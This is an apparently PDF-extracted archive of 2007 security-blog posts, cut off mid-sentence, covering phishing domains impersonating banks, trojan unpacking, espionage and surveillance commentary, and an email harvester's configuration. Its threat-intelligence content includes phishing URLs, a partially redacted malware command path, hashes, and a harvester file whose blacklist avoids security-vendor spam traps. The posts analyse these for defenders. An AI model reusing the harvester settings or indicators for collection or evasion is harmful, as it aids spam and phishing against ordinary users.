Well, well, well. What do we got here? Couple of interesting domains hosting phishing sites of multiple banks for

you to take a look at, or at the cached versions to be precise. What’s worth mentioning is the rise of phishing sites

using the much more easily and anonymously registered .biz ; .info ; .name domains. However, the first part of these is related to 211.137.13.131 :

[1]baldwindy.name

[2]leqwas.biz

[3]noosfo.biz

[4]rsytarai.biz, [5]another one

Multiple hosting:

[6]201.195.156.13

[7]lugers.biz

[8]loreta.biz

[9]tuker.info

Now, try searching the entire .biz space for "[10]Bank Austria Creditanstalt". The good news is that even the average [11]anti-phishing toolbar is capable of detecting these. The bad news is that customers aren’t currently

using [12]such toolbars as much as they should. And with phishing toolkits lowering the entry barriers in this space

by making it easy for wannabe phishers to "make an impact", we’ve got an efficient problem to deal with.

1. http://209.85.135.104/search?q=cache:QSNfyXE88_8J:www.53.com.bankingportal.id840852369.baldwindy.name/sbcb

confirm/&hl=en&ct=clnk&cd=3

2. http://209.85.135.104/search?q=cache:7vz3eFIOlv0J:www.53.com.portal.leqwas.biz/startproc.id/+%22211.137+13

.131%22&hl=en&ct=clnk&cd=4

36

3. http://209.85.135.104/search?q=cache:tdtfTCgC7fgJ:national.com.au.personal_finance.id99999999999999.noosfo

.biz/id71077/+%22Internet+Banking+Confirmation+Procedu

4. http://209.85.135.104/search?q=cache:r6uVZeRkPsAJ:bankofscotlandhalifax.co.uk.id99999999999999.noosfo.biz/

id0777351/+%22211.137+13.131%22&hl=en&ct=clnk&cd=5

5. http://209.85.135.104/search?q=cache:-F5fLVf3McsJ:meine.deutsche-bank.de.webobjects.rsytarai.biz/dbpbc.woa

/+%22211.137+13.131%22&hl=en&ct=clnk&cd=9

6. http://www.google.com/search?q=site:201.195.156.130&hl=en&lr=&filter=0

7. http://www.google.com/search?q=site:lugers.biz&hl=en&lr=&filter=0

8. http://www.google.com/search?q=site:loreta.biz&hl=en&lr=&filter=0

9. http://www.google.com/search?q=site:tuker.info&hl=en&lr=&filter=0

10. http://www.google.com/search?hl=en&lr=&q=site%3Abiz+intitle%3A%22Bank+Austria+Creditanstalt%22

11. http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html

12. http://www.cylab.cmu.edu/default.aspx?id=2255

37

38

2.

2007

39

2.1

January

40

Were you Tracking Santa’s Location? (2007-01-04 14:39)

As usual, [1]NORAD were, but there’s one minor issue to keep in mind and that’s how during the Christmas and New

Year holidays Santa Claus is the most successfully targeted victim of identity theft. Hopefully they were [2]tracking the real Santa through the real Rudolph as the weakest link :

" *The satellites have infrared sensors, meaning they can detect heat. When a rocket or missile is launched, a tremendous amount of heat is produced - enough for the satellites to detect.* ***Rudolph's nose gives off an infrared signature***

similar to a missile launch*.* ***The satellites can detect Rudolph's bright red nose with practically no problem****. With so many years of experience, NORAD has become good at tracking aircraft entering North America, detecting worldwide*

missile launches and tracking the progress of Santa, thanks to Rudolph. "

All rest is a commodity but attitude.

1. http://www.noradsanta.org/en/default.php

2. http://www.noradsanta.org/en/how_we_do_it.php

Technical Analysis of the Skype Trojan (2007-01-04 15:00)

During December yet another trojan started making rounds, this time dubbed [1]the Skype trojan – SEO conspiracy.

Was the trojan exploiting a zero day vulnerability in the Skype protocol? Absolutely not, as it was basically using

Skype's messaging service as a propagation [2]vector, thus, the gullible and in a Christmas mood end user was still supposed to interact with the malware by clicking on the link. And with required end user’s interaction, the

possibilities for major outbreaks were very limited. Perhaps the only development worth mentioning is the malware

author’s use of commercial anti-cracking software – [3]NTKrnl Secure Suite – to make the unpacking harder, or at

least theoretically improve the time needed to do so compared to using publicly obtainable, and much more easily

detectable packers.

Two days ago, Nicolas Brulez from Websense Security Labs released [4]a technical analysis of the trojan itself,

and here’s your proof for the logical possiblities of specific copy’n’paste malware modules :

" *The main protection scheme I faced was the copy pasted from my Honeynet Scan of The month 33 Challenge.*

The breakpoint detection was 100 % identical, even the numbers I had generated randomly. More importantly, the

technique I had written based on SEH + cpuid/rdtsc was also copied. The only difference was that they used the EDX

register to compare the timing.

Copy pasting protection code without even changing it a little, provides no security at all and allowed me

to unpack it even quicker*. (gotta love looking at code you wrote 2 years ago)*

It apparently included some other tricks, that made it a little harder to unpack, and the file looked like it was

corrupted at some point. In order to debug it and comment my disassembly in a readable way, I opted to use a

userland debugger, and thus had to write a little shellcode for injection into the packed malware. Basically, it entailed abusing Windows Exception Handling (using a hook), to get past every check. After that, one could attach his favorite userland debugger to the malware and eventually find the Original Entry Point. Although the imports rebuilding for this protector isn’t hard at all, it wasn’t mandatory in this executable as it only imported one function: ExitProcess"

And while the average malware coder is using commercial tools to make his releases harder to analyze, the

[5]almighty jihadist is still living in the [6]Hacker Defender world.

1. http://www.websense.com/securitylabs/blog/blog.php?BlogID=101

2. http://ddanchev.blogspot.com/2006/06/skype-as-attack-vector.html

3. http://www.ntkrnl.com/products/securesuite/default.php

4. http://www.websense.com/securitylabs/blog/blog.php?BlogID=102

5. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

6. http://hxdef.org/

Foreign Intelligence Services and U.S Technology Espionage (2007-01-07 18:20)

Talking about globalization, like it or not, perceive it as a threat to national security or a key economic benefit, it’s happening and you cannot stop it. Nothing else will add more long-term value to a business or a military force than innovation, and when it comes to the U.S military’s self-efficiency in R &D, it’s pretty evident they’ve managed to achieve the balance and still dictate the rhythm.

[1]The methods used aren’t nothing new :

" *The report says that foreign spies use a wide variety of techniques, ranging from setting up front companies that make phony business proposals to hacking computers containing information on lasers, missiles and other systems. But the most popular methods of attempting to obtain information was a simple “informational request” (34.2 %) and attempts to purchase the information (32.2 %). Attempts were also made using personal relationships, searching the Internet, making contacts at conferences and seminars, cultural exchanges.* "

[2]What’s new is the actual report in question - [3]"Technology Collection Trends in the U.S. Defense Industry". OSINT is also an important trends gathering factor, and so is corporate espionage through old-fashioned

malware [4]approaches or [5]direct intrusions, and it’s great the report is considering the ease of execution on these and the possible network vulnerabilities in the contractors :

" *DSS also anticipates an increase in suspicious internet activity against cleared defense contractors. The potential gain from even one successful computer intrusion makes it an attractive, relatively lowrisk, option for any country seeking access to sensitive information stored on U.S. computer networks. The risk to sensitive information on U.S. computer systems will increase as more countries develop capabilities to exploit those systems.* "

Then again, what’s produced by the U.S but cannot be obtained from there, will be from other much more insecure third-party purchasers – how did [6]Hezbollah got hold of night vision gear? Or even worse, by obtaining the [7]leftovers from a battle conflict for further clues.

The bottom line question - is the illegal transfer of U.S technology threat higher than the indirect leakage of U.S educated students taking their IQ back home, while feeling offended by their inability to make an impact were they a U.S citizen?

1. http://www.kommersant.com/p-9797/r_527/intelligence_gathering_espionage/

2. http://www.fas.org/blog/secrecy/2007/01/dss_views_foreign_collection_o.html

3. http://www.fas.org/irp/threat/2006trends.pdf

4. http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html

5. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

6. http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2006/08/20/MNGK9KLVH41.DTL

7. http://www.fas.org/blog/secrecy/2006/07/dod_manual_on_technical_intell.html

Four Years of Application Pen Testing Statistics (2007-01-07 20:24)

[1]Invaluable :

" *The article presents a unique opportunity to take a peek into the usually secluded data regarding the actual risk posed to Web applications. It shows a constant increase in risk level over the four years and an overwhelming overall percentage of applications susceptible to information theft (over 57 %), direct financial damage (over 22 %), denial of service (11 %) and execution of arbitrary code (over 8 %). The article analyzes results of first time penetration tests as well as repeat tests (retests) in order to evaluate the evolution of application security within Web applications over time.* "

Lots of figures respecting your busy schedule, and the authors’ data pointing out how the lack of repeated testing, and the "security as a one time purchase" mentality, actually means a false sense of security. Having a secured web application doesn’t mean the end user won’t be susceptible to a client side attack, and having a secured end user

doesn’t mean the web application itself will be secured, ironic, isn’t it? Perhaps prioritizing the platforms to be audited, namely [2]the major web properties, could protect the always unaware [3]end user to a certain extend – from himself.

[4]Related [5]comments.

1. http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html

2. http://www.comscore.com/press/release.asp?press=1152

3. http://ddanchev.blogspot.com/2006/07/splitting-botnets-bandwidth-capacity.html

4. http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html

5. http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html

Web Economy Buzz Words Generator (2007-01-07 20:59)

Whether looking for VC cash, or having a quota to meet being a salesman, [1]some of these may come handy or pretty much make someone’s morning.

Here are my favorite:

e-enable integrated mindshare

empower impactful infomediaries

architect compelling ROI

productize 24/7 e-services

recontextualize compelling ROI

Doesn’t matter how well you project your success, if you don’t have an elevator pitch worth someone’s atten-

tion span, than you don’t know what you’re doing, but marely relying on the web economy’s state of buzziness – this

is another one. Try some [2]copywriting exercises too.

1. http://www.dack.com/web/bullshit.html

2. http://ddanchev.blogspot.com/2006/07/spreading-psychological-imagination.html

47

Sunday’s Portion of Hahaha (2007-01-07 21:28)

While patiently waiting for the future adventures of [1]Monica Furious, I came across a nice collection of [2]cartoons.

I’m sure you’ll find these two very entertaining - "[3]The Disabled Cookies" and "[4]The Spam Prison".

1. http://leadsalad.com/

2. http://www.londonstimes.us/toons/index_computers.html

3. http://www.londonstimes.us/toons/cartoons/display.html?image=Simeon_DisabledCookies4.jpg

4. http://www.londonstimes.us/toons/cartoons/display.html?image=Bennett_prisonguys.jpg

48

Visits to the White House Now Top Secret Information (2007-01-07 21:50)

[1]

Informative - White House visitor logs declared top secret :

" *The five-page document dated May 17 declares that all entry and exit data on White House visitors belongs to the White House as presidential records rather than to the Secret Service as agency records. Therefore, the agreement states,* ***the material is not subject to public disclosure under the Freedom of Information Act****.*

In the past, Secret Service logs have revealed the comings and goings of various White House visitors, including ***Monica Lewinsky*** *during the Clinton administration.* "

I thought that’s always been the case anyway, but it closes a loophole that could result in potentially embarrassing future developments – or less accountability. Time will show. [2]More info.

1. http://www.chron.com/disp/story.mpl/politics/4450956.html

2. http://www.firstamendmentcenter.org/news.aspx?id=17981

49

Russia’s Lawful Interception of Internet Communications (2007-01-08 21:54)

Don’t fool yourself, they’ve [1]been doing it for the time being, now they’re legalizing it – working for anything like the EFF in Russia means having the bugs in your place bugged. [2]Citing Cyber-Terrorism Threat, Russia Explores

Internet Controls :

" *An estimated 20 percent of the Russian population now has access to the Internet. Whereas the Putin administration exerts tight control over the major domestic broadcast and print media, it does not currently restrict the content of Internet sites on a wide scale. Web sites such as Gazeta.ru and Lenta.ru provide many of the articles*

and commentary that would normally otherwise appear in an opposition press. Several wealthy Russians living in

political exile, including Boris Berezovsky and Vladimir Gusinsky, own Russian-language websites that publicize their anti-Putin views to Russian audiences. In August 2006, *Russian right-wing extremists used the Internet to coordinate a bomb attack against illegal migrants from Asia.* "

Give me an excuse for [3]data retention? No, give me another one besides the infamous "if you don’t have

anything to hide then why worry"? We all have things to hide, and things we don’t want others to know, that’s

still called my privacy, and since when does this became a terrorist activity, or someone’s just piggybacking on

the overall paranoia created by the thought to be acting as government watchdog, media – don’t be a reporter,

be a journalist! Winning the public support in different countries largely relies on the local attitudes towards the

key buzzwords - **terrorists** are using the Net as a "safe heaven", and **child pornographers** are operating online, while people are unemployed and primitive deceases which should been dealth with years are a second economic

priority, next to your first one - **fighting your (political campaign) demons, or the (upcoming budget allocation)**

demons you put so much efforts into making me believe in. Start from the basics, why retain everyone’s data, and intercept everyone’s communications while forgetting that information is all about interpretation? How come you’re

assuming – if you’re even considering it – that such a neatly centralized databases of private information would be

protected from insiders, even outsiders which will inevitably be tempted to having access to such a database? A country’s intelligence is the government’s tool for protecting the national security or beyond, but over-empowering

the watchers is so shortsighted, you’d better break through your black’n’white world only and start considering all

other colours as equal. Don’t slip on your values.

If you sacrifice privacy for security, you don’t deserve both of them, and the utopian idea of having a 100 %

successful law enforcement as the panacea of dealing of crime reminds of a quote I recently find myself repeating

very often - make sure [4]what you wish for, so it [5]doesn’t actually happen.

1. http://ddanchev.blogspot.com/2006/04/catching-up-on-how-to-lawfully_12.html

2. http://worldpoliticswatch.com/article.aspx?id=416

3. http://www.dataretentionisnosolution.com/

4. http://en.wikipedia.org/wiki/Thoughtcrime

5. http://en.wikipedia.org/wiki/Nineteen_Eighty-Four

Iran Bans Purchase of Foreign Satellite Data (2007-01-08 22:53)

[1]Re-inventing the wheel :

" *According to the bill, a copy of which has been sent to all ministries, organizations, state and revolutionary institutions, the purchase of information from foreign sources is deemed against the law. Specialists of the Defense Ministry have currently succeeded in initiating a project for obtaining satellite information online. For the first time in Iran, it is now possible to produce topographic maps, on a scale of 1/10,000, of a specific area for municipal and developmental projects, with the satellite images of very high resolution.* "

Guess they don’t want others to know which locations of their country are still unknown to themselves, but

with the bill definitely implemented as a national security measure, and to improve the nation’s self-esteem, drop a

line if they ever get close to producing such [2]high-resolution image of their [3]Natanz facility on their own.

1. http://english.farsnews.com/newstext.php?nn=8510170172

2. http://www.ceip.org/files/projects/npp/resources/images/iran/natanz.JPG

3. http://www.isis-online.org/images/iran/iran_image_index.html

52

Insider Sentiments around L.A’s Traffic Light System (2007-01-10 00:03)

Rember how the [1]Hollywood Hackers were winning time while heading straight to Grand Central Station in NYC to outsmart the Plague’s plan to cause a worldwide ecological disaster and cash in between? In pretty much the same

fashion – without the randomization of traffic lights – [2]two engineers in between their union’s strike seems to have watched the movie too :

" *They didn’t shut the lights off, city transportation sources said. Rather, the engineers allegedly programmed them so that red lights would be extremely long on the most congested approaches to the intersections, causing*

gridlock for several days starting Aug. 21, they said. "

Whether overal paranoia due to the sensitive nature of the workers’ positions and the publicly stated intentions,

insider sentiments prevail from my point of view.

1. http://www.imdb.com/Title?0113243

2. http://www.latimes.com/news/local/la-me-trafficlights9jan09,0,7005703.story?coll=la-home-local

53

Data Mining Credit Cards for Child Porn Purchases (2007-01-10 00:14)

22 million customers had the [1]privacy of their credit card purchasing histories breached for the sake of coming up

with 322 suspects while looking for transactions to a single child porn web site - ingenious, absolutely ingenious :

" *In the case under investigation, police were aware of a child pornography Web site outside of Germany that*

was attracting users inside the country. And they asked the credit-card companies to conduct a database search

narrowed to three criteria: a specific amount of money, a specific time period and a specific receiver account. "

I don’t want to ruin the effect of the effort here, but why do you still believe child porn is located on the

WWW, in the http:// field you’re so obsessed with? Is the WWW the only content distribution vector for multimedia

files you’re aware of? Try the [2]Internet Relay Chat, the concept of Fserve to be precise. Having found the low lifes who buy child porn over the Web is like picturing a pothead as the über-dealer to meet your quotas, namely, efforts

like these have absolutely no effect on the overal [3]state of child pornography online. It’s the wrong way to fight the war. Put the emphasis on fighting the very production process – trafficking of children – not the distribution one.

1. http://yro.slashdot.org/article.pl?sid=07/01/09/1833244

2. http://www.usenet-replayer.com/faq/uk.legal.html

3. http://www.redbarnet.dk/Files/Filer/Rapporter/Position_paper_2004.pdf

Still Living in the Perimeter Defense World (2007-01-10 00:19)

Whereas you’d better break out of the [1]budget-allocation myopia and consider [2]prioritizing your security investments, [3]decreased spending on information security in certain regions means good old-fashioned malware and spam floods for the rest of regions doing it :

" *Fewer small- and medium-sized enterprises (SMEs) in Taiwan will increase their spending on information security this year compared with last year, according to a report released Thursday by the Institute for Information Industry’s Market Intelligence Center (MIC). The report said that only 12.9 percent of SMEs will increase their information security spending in 2007, compared with 16.2 percent in 2006.* "

Perimeter defense and host security is like the ABC of security, but since viruses and network attacks are "taken care of" all seems fine – you wish.

" *While more than 90 percent of SMEs have installed anti-virus software and firewall devices, only 11 percent have installed unified threat management products, according to Wang.* "

And while your organization is multitasking on how to budget with the anyway scarce resources due to legal requirements to do so, or visionary leaders realizing the soft and hard cash losses if you dare to pretend your organization wouldn’t get breached into, regions around the world don’t have the incentives to do so. If you bring too many people to a party someone always takes a *** in the beer, or so they say. Know when to spend, how much,

on what, and is the timing for your investment the right one given the environmental factors of your company. A

small size business doesn’t really need a honeyfarm unless of course the admin is putting a personal effort in the job.

1. http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html

2. http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html

3. http://www.chinapost.com.tw/news/archives/business/200716/99290.htm

55

Eyes in London’s Sky - Surveillance Poster (2007-01-10 14:08)

Alcohol’s bad, drugs are bad, [1]surveillance is good for protecting your from the insecurities we made you become

paranoid of, and so are [2]head-mounted surveillance cams equipped police officers. Sure, but consider the [3]social

implications too. London may be one of the most important business centers in Europe – next to Frankfurt and

Rotterdam – but I’m so not looking forward to living in what’s turning into a [4]synonym for 1984.

1. http://www.signs-of-the-times.org/signs/pods/watchful_eyes.jpg

2. http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html

3. http://www.surveillance-and-society.org/

4. http://photos1.blogger.com/x/blogger2/4099/2257/1600/57984/phr2005spread.jpg

Preventing a Massive al-Qaeda Cyber Attack (2007-01-10 14:59)

From the [1]unpragmatic department :

" *Colarik proposes "a league of cyber communities." The world’s 20 largest economies would sign a treaty vow-ing to manage their own country’s cyber activities.* ***Member states would then deny traffic to any nation that refuses to crack down on cyber terrorists****.* "

No, he really means it, totally forgetting on how a huge percentage of [2]terrorist related web sites are hosted in the U.S. Here’s the [3]latest example. It gets even more shortsighted :

" *Al-Qaeda also publishes a monthly magazine devoted to cyber-terrorism techniques.* "

If installing a VMware and PGP Whole Disk Encryption is a [4]cyber-terrorism technique, we’re all cyber terrorists without the radical mode of thinking and the Quran on the bookshelf.

1. http://www.cbn.com/CBNnews/84460.aspx

2. http://www.haganah.org.il/harchives/005680.html

3. http://www.haganah.org.il/harchives/005831.html

4. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

It’s all About the Vision and the Courage to Execute it (2007-01-10 15:21)

Great article on [1]China’s blogging market and the never-ending censorship saga. Meet Fang Xingdong, a banned journalist who decides to beat them by playing their own game, do the math yourself. While heading China’s Bokee with 14 million bloggers and more than 10,000 new ones every day, he’s appointed only 10 people to monitor the blogs :

" *Of course, the authorities did not allow a completely wide-open system. Censorship is still practised, even at Mr. Fang’s company. Among his 80 employees are 10 people who comb through the blogs every day, deleting anything deemed to be obscene or politically unacceptable. He hopes that the Chinese blogosphere will become self-regulating.*

"If it’s more orderly, there will be less pressure on us," he says. "I think a blog should have a basic foundation of morality and law. I compare it to a person’s home. "

If I were in China, I’d register on his network.

1. http://www.theglobeandmail.com/servlet/story/LAC.20070110.WATCHINGFANG10/TPStory/TPInternational/Asia/

Transferring Sensitive Military Technology (2007-01-11 01:00)

[1]Busted :

" *China on Tuesday condemned US sanctions imposed last week on three Chinese companies for allegedly selling banned weapons to Iran and Syria, calling the accusations "totally groundless". "We strongly oppose this and demand the US side correct this erroneous action," foreign ministry spokesman Liu Jianchao said at a regular press conference. The Chinese firms are among 24 foreign entities from several countries hit with the sanctions, invoked under the 2005 Iran and Syria Nonproliferation Act.* "

Follow the connection, the U.S is doing business with the Chinese companies, who leak it to Iran and Syria,

who leak it [2]Hezbollah or [3]pretty much everyone at the bottom of the food chain.

More comments - "[4]Foreign Intelligence Services and U.S Technology Espionage" and "[5]Hezbollah’s use of 59

Unmanned Aerial Vehicles - UAVs".

Artillery Rockets image courtesy of [6]Globalsecurity.org

1.
http://www.spacewar.com/reports/China_Condemns_US_Sanctions_On_Three_Firms_999.html

2. http://www.defenseindustrydaily.com/2005/04/hezbollah-mirsad1-uav-penetrates-israeli-air-defenses/index.p

hp

3. http://www.msnbc.msn.com/id/7477528/

4. http://ddanchev.blogspot.com/2007/01/foreign-intelligence-services-and-us.html

5. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html

6. http://globalsecurity.org/

60

Head Mounted Surveillance System (2007-01-11 01:32)

[1]It’s so cheap and [2]affordable even you can add it to your wish list :

" *The new DV ProFusion is a cost effective alternative to the DV Pro. It is a lightweight, mobile, body worn*

video and audio solution. DV ProFusion has a built in screen allowing for live viewing and instant playback. ***DV***

ProFusion is available in either 30GB hard drive capacity, which provides up to 100 hours of video or 100GB offering

450 hours of video, depending on sampling bit rate. *DV ProFusion enables the user to keep both hands free whilst recording exactly what they see and hear themselves. DV ProFusion is specifically designed to work with a number of optional accessories, including an extendable pole and additional lens options.* "

While it’s very [3]innovative idea, in five years the current models would look like the brick-size like Motorola

cell phones you all know. I like the idea of storing the footage in the device compared to relying via air which makes me think of several scenarios for possible abuse or DoS attacks. In case you haven’t heard [4]public CCTV cameras

are getting a boost with built-in speakers, so perhaps at a later stage it would come to someone’s mind to include a

speaker on the other side of the head too. Two [5]clips to see it in [6]action.

1. http://www.doublevisionsystems.com/

2. http://www.doublevisionsystems.com/prices.html

3. http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html

4. http://www.silicon.com/publicsector/0,3800010403,39164346,00.htm

5. http://www.doublevisionsystems.com/loftsearch.mov

6. http://www.doublevisionsystems.com/light_test.mov

Security Lifestyle(S) (2007-01-13 18:30)

If [1]Security is a state of mind, then so is brand loyalty.

1. http://www.worldaidsday.org/default.asp

62

The Life of a Security Threat (2007-01-15 20:40)

[1]

Eye-catching streaming video courtesy of [2]iDefense. In the past, iDefense got a lot of publicity due to their

outstanding [3]cyber intelligence capabilities, and quality reports among which my favorite is the one providing a

complete coverage of the [4]China vs U.S cyberwar due to the [5]captured AWACS in case you remember. VeriSign,

perhaps the last vendor you would think of, purchased the company with the idea to diversify its portfolio of services and further expand their market propositions, if critical infrastructure is what they manage, an IDS signature when

there's no patch available and wouldn't be not even next [6]Patch Tuesday, is invaluable and proactive approach

for protecting a company's assets. Recently, [7]iDefense offered another bounty on zero day vulnerabilities in Vista

and IE7, but considering that Windows Vista is still not adopted on a large corporate and end user scale the way XP is, therefore a zero day exploit for Windows XP must have a higher valuation then a Windows Vista one. Proving

Vista is insecure and iDefense taking the credit for it though, is a strategic business move rather then a move aiming to improve the overal security of their customers – if only could iDefense purchase all the exploits from Month

of the X Bugs initiatives. Moreover, a [8]Vista zero day exploit was available for sale. Feel the hypo-meter about

to explode. Think malicious attackers. Would someone pay $50,000 for an exploit of an OS whose adoption by

corporate and home users is continuing to sparkle debates, while an IE6 zero days are offered in between $1000-2000?

In the time of blogging, there're numerous [9]zero day vulnerabilities for sale out there, the way this [10]commercialization of vulnerability research directly created the – thankfully – stil not centralized [11]underground

market for vulnerabilities by adding more value to what's [12]a commodity from my point of view. Here's a complete

coverage on [13]how the WMF vulnerability got purchased for $4000 in case you want to deepen your knowledge

into the topic.

1. http://labs.idefense.com/files/video/loat/loat_585kbps.wmv

2. http://labs.idefense.com/

3. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

4. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

5. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

6. http://www.windowsitpro.com/Article/ArticleID/46065/46065.html?Ad=1

7. http://it.slashdot.org/article.pl?sid=07/01/10/239248&threshold=1

8. http://www.eweek.com/article2/0,1895,2073611,00.asp

9. http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html

10. http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html

11. http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html

63

12. http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html

13. http://ddanchev.blogspot.com/2006/01/was-wmf-vulnerability-purchased-for.html

64

Inside an Email Harvester’s Configuration File (2007-01-17 13:55)

In previous posts on [1]web application email harvesting, and the [2]distributed email harvesting honeypot, I commented on a relatively less popular threat - the foundation for sending spam and phishing emails, namely collecting publicly available email addresses. The other day I came across an email harvester and decided to comment on its configuration file.

Type of file extensions to look in :

```
TargetFile=abc;abd;abx;adb;ade;adp;adr;bak;bas;cfg;cgi;cls;
cms;csv;ctl;dbx;dhtm;dsp;
dsw;eml;fdb;frm;hlp;imb;imh;imh;imm;inbox;ldb;ldif;mbx;
mda;mdb;mde;mdw;
mdx;mht;mmf;msg;nab;nch;nfo;nsf;nws;ods;oft;pmr;pp;ppt;
pst;rtf;slk;sln;sql;stm;tbb;tbi;txt;uin;vap;vcf;myd;html;htm;htt;js;
asm;asp;c;cpp;h;doc;ini;jsp;log;mes;php;phtm;pl;
shtml;vbs;xhtml;xls;xml;xml;wsh;
```

Domains to look in :

```
TargetDomain=ru;com;net;cz;in;info;uk;fr;by;edu;it;de;ua;pl;nz;am;tv;
```

As you can see, this one is Europe centric.

Blacklisted usernames and domains :

BlackList=root;info;samples;postmaster;webmaster;noone;nobody;

nothing;anyone;someone;your;you;me;bugs;

rating;site;contact;soft;somebody;privacy;service;help;submit;feste;

gold-certs;the.bat;page;admin;support;ntivi;unix;bsd;linux;listserv;certific;

google;accoun;spm;spam;www;secur;abuse;

.mil;.ftn;@hotmail;@msn;@microsoft;rating@; **f-secur**;news;update;

.gov;@fido;anyone@;bug-

s@;contract@;feste;gold-certs@;help@;info@;nobody@;noon e@; **kasp**; **sopho**;@foo;

@iana;free-av;@**messagelab**;winzip;winrar;samples;abuse; **pa nda**; **cafee**;

spam;pgp;@avp.;noreply;local;root@;postmaster@;

.fidonet;subscribe;faq;@mtu;.mtu;.mgn;.plesk;.sbor;.port;.hoster;

@novgorod;@quarta;.nsk;.talk;.tomsknet;

@suct;.lan;.uni-bielefeld;@ruddy;.msk;@individual;.interdon;

@php;@zend; feedback;.lg;.lnx;@hostel;@relay;

.neolocation; @example;.kirov;.z2;.fido;.tula;

@intercom;@olli;@ozon; @bk;@lipetsk;@ygh;

.eltex;.invention;.intech;@cityline;.kiev;@4ax;

.senergy;@mail.gmail;@butovo;

F-Secure, Kaspersky, MessageLabs, Panda Software and McAfee are taken into consideration, but the best part is that the vendors themselves are visionary enought not to be using domains or email addresses associated with them, for spam and malware traps.

Thankfully, there’re many spam poison projects where these crawlers get directed to a huge number of randomly generated email addresses. And while the results are evident, namely they’re picking them up and poisoning their databases with non-existent emails it is questionable if that’s the best way to fight spam, since the spammers are going to send their message to anyone, even to the non-existent email addresses causing network load.

Something else worth mentioning, these email harvesters are starting to pick up [at] and [dot] type of obfuscation too.

Here are some more [3]comments on the Spamonomics I recently made. Spammer’s attitude has to do with "Busyness vs Business" factor of productivity mostly, their business model is broken, but they just keep on sending them without knowing it.

1. http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html

2. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html

Collected in the Wild (2007-01-17 14:58)

Nothing special,

looks like a downloader,

tries to connect to *****.cc/getcommand.php?addtodb=1

&uid=rtrtrele.CurrentU. to get the payload that’s packed and repacked quite often. **File length**: 2829 bytes.

MD5 hash: 2147eb874fefe4e6a90b6ea56e4d629a.

The next one is rather more interesting as it’s a registry backdoor, creating a new service and opening up a listening port 5555. **File length**: 21504 bytes. **MD5 hash**: 406e3fc8a2f298a151890b3bee9d7b18.

Creates service "msntupd (msntupd)" as "C:\WINDOWS\SYSTEM32\regbd.sys".

Social Engineering and Malware (2007-01-23 20:07)

With all the buzz over the "Storm Worm" – [1]here’s a frontal PR attack among vendors – it is almost unbelievable how hungry for a ground breaking event, the mainstream media is. And it’s not even a worm. If you are to report each and every outbreak not differentiating itself even with a byte from previous "event-based" malware attacks, what follows is a flood of biased speculations – too much unnecessary attention to current trends and no attention to emerging ones. With pre-defined subjects, static file names, one level based propagation vector, with the need for the end user to OPEN AN .EXE ATTACHMENT FROM AN UNKNOWN SOURCE, and with "the" Full _Movie.exe in 35kb, worldwide scale attacks such as the ones described [2]here, are more of a PR strategy – malware with multiple propagation vectors has the longest lifecycle, as by diversifying it’s improving its chances of penetration. Don’t misunderstand me, protecting the end user from himself is a necessity, but overhyping this simple malware doesn’t really impress anyone with a decent honeyfarm out there. It doesn’t really matter how aggressively it’s getting spamed, what matters the ease to filter and enjoying the effective rules you’ve applied. No signatures needed. As a matter of fact I haven’t seen a corporate email environment that’s allowing incoming executable files in years,

especially anything in between 0-50kb, have you? My point is that, the end user seems to be the target for this attack, since from an attacker’s perspective, you have a higher chance of success if you try to infect someone who doesn’t

really know whether his AV is running, or cannot recall [3]the last time an update was done to at least mitigate the

risk of infection. These are the real Spam Kings.

At the beginning of 2006, I discussed the evolving concept of [4]localizing malware attacks :

" *By localization of malware, I mean social engineering attacks, use of spelling and grammar free native language catches, IP Geolocation, in both when it comes to future or current segmented attacks/reports on a national, or city level. We are already seeing localization of phishing and have been seeing it in spam for quite some time as well. The*

“best” phish attack to be achieved in that case would be, to timely respond on a nation-wide event/disaster in the most localized way as possible. If I were to also include intellectual property theft on such level, it would be too paranoid to mention, still relevant I think. Abusing the momentum and localizing the attack to target specific users only, would improve its authenticity. For instance, I’ve come across harvested emails for sale segmented not only on cities in the country involved, but on specific industries as well, that could prove invaluable to a malicious attack, given today’s growth in more targeted attacks, compared to mass ones. "

The current "events-based" malware is a good example here. If it were a piece of malware to automatically exploit the targeted PC, then you really have a problem to worry about. Meanwhile, Businessweek is running an interesting article on [5]Why Antivirus Technology Is Ineffective, and stating "white-listing" is the future of malware prevention.

Could be, if there wasn’t ways to bypass the white-listing technology, or give a "white-listed" application a Second Life – and of course there are.

In another piece of [6]quality research written by Mike Bond and George Danezis, the authors take us through the temptation stage, monitoring, blackmail, voluntary propagation, involuntary propagation, and present nice taxonomies of rewards and blackmail.

And if you’re still looking for fancy stats and data to go through, read this surprisingly well written paper by Microsoft -

[7]Behavioural Modelling of Social Engineering-Based Malicious Software. They’ve managed to spot the most popular patterns - generic conversation, non-english language used, virus alert/software patch required, malware found on your computer, no malware found, account information, mail delivery error, physical attraction, accusatory, current

events, and free stuff.

Current events, free stuff, and malware on your computer are the most effective ones from my point of view as they all exploit wise psychological tactics. Current events because the Internet is a major news source and has always been,

free stuff, due the myth of "free stuff" on the Internet, and the found malware putting the (gullible) end user in a

